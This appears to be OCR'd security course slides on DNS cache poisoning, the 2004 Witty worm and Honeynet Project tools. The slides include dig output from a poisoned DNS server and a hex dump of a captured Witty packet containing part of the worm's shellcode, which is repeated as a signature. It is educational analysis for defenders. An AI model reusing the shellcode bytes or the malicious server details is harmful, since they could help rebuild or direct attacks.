
DNS servers cache responses to reduce the number of queries.

Each response includes a TTL (time to live), which indicates for how many seconds a response should be cached.

**DNS Cache Poisoning:**


A DNS response may include additional information, other then the specific information requested by the query.

If this information is wrong and cached, you can "poison the cache".




# Dig example on poisoned server

```
dig www.cnn.com @218.38.13.108

; <<>> DiG 9.2.4 <<>> www.cnn.com @218.38.13.108

;; global options:  printcmd

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59667

;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:

;www.cnn.com.                   IN      A

;; ANSWER SECTION:

www.cnn.com.            99999   IN      A       205.162.201.11

www.cnn.com.            99999   IN      A       217.16.26.148

;; AUTHORITY SECTION:

com.                    99999   IN      NS      besthost.co.kr.

;; ADDITIONAL SECTION:

besthost.co.kr.         1800    IN      A       218.38.13.108
```




## DNS Cache Poisoning Results

- .com queries are redirected to the malicious DNS server.
- DNS server redirects malicious queries to '7sir7.com' site.
- Web site uses multiple MSIE vulnerabilities to infected systems with adware/spyware.



# Vulnerable DNS Architecture

- Bind does not clean results
- Microsoft DNS believes results have been cleansed




## Witty Worm

- March 19th, 2004 Witty worms itself across the net
- Exploits a vulnerability in the ICQ parser in ISS products
  - Real Secure
  - BlackIce
- Slowly overwrites the hardrive!

On March 19th, 2004 Witty worms itself across the net and into history.  Most mobile malicious code is not in fact destructive.  This was no the case with Witty.  Witty exploited a flaw in a protocol parser for ICQ in many of ISS' products including Real Secure and BlackIce.


What really makes Witty evil is its destructive payload.  It slowly begins to delete the hardrive, ruining the system that has been infected.  The scary thing is… the packet just has to enter the network being monitored by the vulnerable application, and you have a one packet attack!



## Witty - Details

- Source port of UDP/4000 - ICQ
- Random destination port
- Sends 20,000 packets (telltale sign)
- First worm to attack a security product
- Came one day after the vulnerability and patch were publicly disclosed
  - Very quick turnaround for worm writer
  - Caught most admins unprepared

This page intentionally left blank.




## Witty - Packet

```
01:54:45.699383 219.154.156.161.4000 > 65.173.218.164.50212:  udp 997
0x0000   4500 0401 d3b4 0000 7111 dda9 db9a 9ca1        E.......q.......
0x0010   41ad daa4 0fa0 c424 03ed dd38 0500 0000        A......$...8....
0x0020   0000 0012 0200 0000 0000 0000 0000 0000        ................
0x0030   0002 2c00 0500 0000 0000 006e 0000 0000        ..,........n....
0x0040   0000 0000 0000 0000 0000 0000 0001 0000        ................
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   4102 0500 0000 0000 00de 0300 0000 0000        A...............
0x0070   0000 0000 0000 0000 0000 0100 0001 0000        ................
0x0080   0100 001e 0220 2020 2020 2020 285e 2e5e        ............(^.^
0x0090   2920 2020 2020 2069 6e73 6572 7420 7769        )......insert.wi
0x00a0   7474 7920 6d65 7373 6167 6520 6865 7265        tty.message.here
0x00b0   2e20 2020 2020 2028 5e2e 5e29 2020 2020        .......(^.^)....
0x00c0   2020 2089 e78b 7f14 83c7 0881 c4e8 fdff        ................
0x00d0   ff31 c966 b933 3251 6877 7332 5f54 3eff        .1.f.32Qhws2_T>.
0x00e0   159c 400d 5e89 c331 c966 b965 7451 6873        ..@.^..1.f.etQhs
0x00f0   6f63 6b54 533e ff15 9840 0d5e 6a11 6a02        ockTS>...@.^j.j.
0x0100   6a02 ffd0 89c6 31c9 5168 6269 6e64 5453        j.....1.QhbindTS
<snip>
```

Here we have an example packet from a Witty infected host trying to infect other hosts. Note the “ insert witty message here” payload in the packet. The original snort signature posted on the Internet Storm Center

```
01:54:45.699383 219.154.156.161.4000 > 65.173.218.164.50212:  udp 997
0x0000   4500 0401 d3b4 0000 7111 dda9 db9a 9ca1        E.......q.......
0x0010   41ad daa4 0fa0 c424 03ed dd38 0500 0000        A......$...8....
0x0020   0000 0012 0200 0000 0000 0000 0000 0000        ................
0x0030   0002 2c00 0500 0000 0000 006e 0000 0000        ..,........n....
0x0040   0000 0000 0000 0000 0000 0000 0001 0000        ................
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   4102 0500 0000 0000 00de 0300 0000 0000        A...............
```



# Witty Bugs

- Bug in Witty's IP random number generator
- Algorithm generated “orbits” of numbers
- One IP is outside the orbits, indicating a possible patient zero

Finding patient zero in an outbreak of any sort, is not a trivial task.  New research, to be published at about the time of this course deadline, is pointing to a method used to detect a possible initial vector IP address in the Witty case.


Lets look at what we have:

Quick turnaround between advisory and worm - possible advance notice, or at least of code sharing with other worms (maybe slammer)

Attacking a security product


Destructive Payload

One IP of the thousands that were spreading Witty, does not match the orbits of the random number generator



## Honeynet Project


- Evolved into a global analysis network
- Individual groups providing innovation and insight
- Providing data analysis and tools  back to the community
- Research Alliance
- Challenges



## Honeynet Project tools

- Honeywall - GenIII honeynet installer
- Snort-inline - Gateway IPS / Packet Mangler
- Sebek - Kernel level rootkit for data capture
- MwCollect - low interaction malware collector

These are just some of the great tools the honeynet project have spun off in recent years.  Their biggest contribution is probably the inspiration they have given to people all over the world to honeynet and analyze data.




## Honeynet.org.cn

**Map of botnet Command and Control**

- 69.9% of bot herding coming from US
- Germany distant 2nd with 4.08%


Impressive statistics from the Chinese Honeynet project. Honeynet projects around the world are innovating the methodology for analyzing and displaying collected data.



## Honeynet.org.cn Tools

- Hades Project - botnet tracking
- HoneyBow - Malware capture using
  - MwWatcher
  - MwFetcher
- MwDissector - Malware analysis
- MwSniffer - API hook monitor
- Honeybot - Bot tracking tool

These are just some of the tools created by the Chinese honeynet project.

